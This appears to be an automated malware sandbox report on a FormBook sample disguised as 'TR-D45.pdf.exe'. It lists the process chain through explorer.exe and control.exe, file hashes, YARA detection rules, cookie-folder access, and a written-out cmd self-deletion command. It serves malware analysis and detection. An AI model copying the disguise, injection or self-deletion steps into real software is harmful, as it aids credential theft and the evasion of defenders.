| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|

## Analysis Process: TR-D45.pdf.exe PID: 3668 Parent PID: 6060

### General

| | |
|---|---|
| Start time: | 09:04:42 |
| Start date: | 20/11/2020 |
| Path: | C:\Users\user\Desktop\TR-D45.pdf.exe |
| Wow64 process (32bit): | true |
| Commandline: | 'C:\Users\user\Desktop\TR-D45.pdf.exe' |
| Imagebase: | 0x400000 |
| File size: | 86016 bytes |
| MD5 hash: | 937841064411662C36469498EA645660 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Yara matches: | • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.314014280.00000000000A0000.00000040.00000001.sdmp, Author: Joe Security<br>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.314014280.00000000000A0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com<br>• Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.314014280.00000000000A0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group<br>• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.319831190.000000001E010000.00000040.00000001.sdmp, Author: Joe Security<br>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.319831190.000000001E010000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com<br>• Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.319831190.000000001E010000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group |
| Reputation: | low |

### File Activities

#### File Created

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|
| C:\Users\user | read data or list directory \| synchronize | device | directory file \| synchronous io non alert \| open for backup ident \| open reparse point | object name collision | 1 | 564E21 | InternetOpenUrlA |

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|
| C:\Users\user\AppData\Local | read data or list directory \| synchronize | device | directory file \| synchronous io non alert \| open for backup ident \| open reparse point | object name collision | 1 | 564E21 | InternetOpenUrlA |
| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache | read data or list directory \| synchronize | device | directory file \| synchronous io non alert \| open for backup ident \| open reparse point | object name collision | 1 | 564E21 | InternetOpenUrlA |
| C:\Users\user | read data or list directory \| synchronize | device | directory file \| synchronous io non alert \| open for backup ident \| open reparse point | object name collision | 1 | 564E21 | InternetOpenUrlA |
| C:\Users\user\AppData\Local | read data or list directory \| synchronize | device | directory file \| synchronous io non alert \| open for backup ident \| open reparse point | object name collision | 1 | 564E21 | InternetOpenUrlA |
| C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies | read data or list directory \| synchronize | device | directory file \| synchronous io non alert \| open for backup ident \| open reparse point | object name collision | 1 | 564E21 | InternetOpenUrlA |

### File Read

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|
| C:\Windows\SysWOW64\ntdll.dll | 0 | 1622408 | success or wait | 1 | 419E37 | NtReadFile |

## Analysis Process: explorer.exe PID: 3472 Parent PID: 3668

### General

| | |
|---|---|
| Start time: | 09:04:57 |
| Start date: | 20/11/2020 |
| Path: | C:\Windows\explorer.exe |
| Wow64 process (32bit): | false |
| Commandline: | |
| Imagebase: | 0x7ff693d90000 |
| File size: | 3933184 bytes |
| MD5 hash: | AD5296B280E8F522A8A897C96BAB0E1D |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

### File Activities

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|

## Analysis Process: control.exe PID: 6660 Parent PID: 3472

### General

| | |
|---|---|
| Start time: | 09:05:11 |
| Start date: | 20/11/2020 |
| Path: | C:\Windows\SysWOW64\control.exe |

| | |
|---|---|
| Wow64 process (32bit): | true |
| Commandline: | C:\Windows\SysWOW64\control.exe |
| Imagebase: | 0x180000 |
| File size: | 114688 bytes |
| MD5 hash: | 40FBA3FBFD5E33E0DE1BA45472FDA66F |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Yara matches: | • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000002.495604488.00000000028E0000.00000004.00000001.sdmp, Author: Joe Security<br>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000002.495604488.00000000028E0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com<br>• Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000002.495604488.00000000028E0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group<br>• Rule: LokiBot_Dropper_Packed_R11_Feb18, Description: Auto-generated rule - file scan copy.pdf.r11, Source: 0000000C.00000002.495347185.00000000026CA000.00000004.00000020.sdmp, Author: Florian Roth<br>• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000002.495505278.00000000028B0000.00000040.00000001.sdmp, Author: Joe Security<br>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000002.495505278.00000000028B0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com<br>• Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000002.495505278.00000000028B0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group<br>• Rule: LokiBot_Dropper_Packed_R11_Feb18, Description: Auto-generated rule - file scan copy.pdf.r11, Source: 0000000C.00000002.497491783.000000000493F000.00000004.00000001.sdmp, Author: Florian Roth<br>• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000002.495031806.0000000002440000.00000040.00000001.sdmp, Author: Joe Security<br>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000002.495031806.0000000002440000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com<br>• Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000002.495031806.0000000002440000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group |
| Reputation: | moderate |

### File Activities

#### File Read

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|
| C:\Windows\SysWOW64\ntdll.dll | 0 | 1622408 | success or wait | 1 | 2459E37 | NtReadFile |

## Analysis Process: cmd.exe PID: 6676 Parent PID: 6660

### General

| | |
|---|---|
| Start time: | 09:05:15 |
| Start date: | 20/11/2020 |
| Path: | C:\Windows\SysWOW64\cmd.exe |
| Wow64 process (32bit): | true |
| Commandline: | /c del 'C:\Users\user\Desktop\TR-D45.pdf.exe' |
| Imagebase: | 0x150000 |
| File size: | 232960 bytes |
| MD5 hash: | F3BDBE3BB6F734E357235F4D5898582D |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

### File Activities

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|

### File Deleted

| File Path | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|
| C:\Users\user\Desktop\TR-D45.pdf.exe | cannot delete | 1 | 170374 | DeleteFileW |
| C:\Users\user\Desktop\TR-D45.pdf.exe | cannot delete | 1 | 170374 | DeleteFileW |

## Analysis Process: conhost.exe PID: 6692 Parent PID: 6676

### General

| | |
|---|---|
| Start time: | 09:05:16 |
| Start date: | 20/11/2020 |
| Path: | C:\Windows\System32\conhost.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 |
| Imagebase: | 0x7ff7ecfc0000 |
| File size: | 625664 bytes |
| MD5 hash: | EA777DEEA782E8B4D7C7C33BBF8A4496 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

# Disassembly

## Code Analysis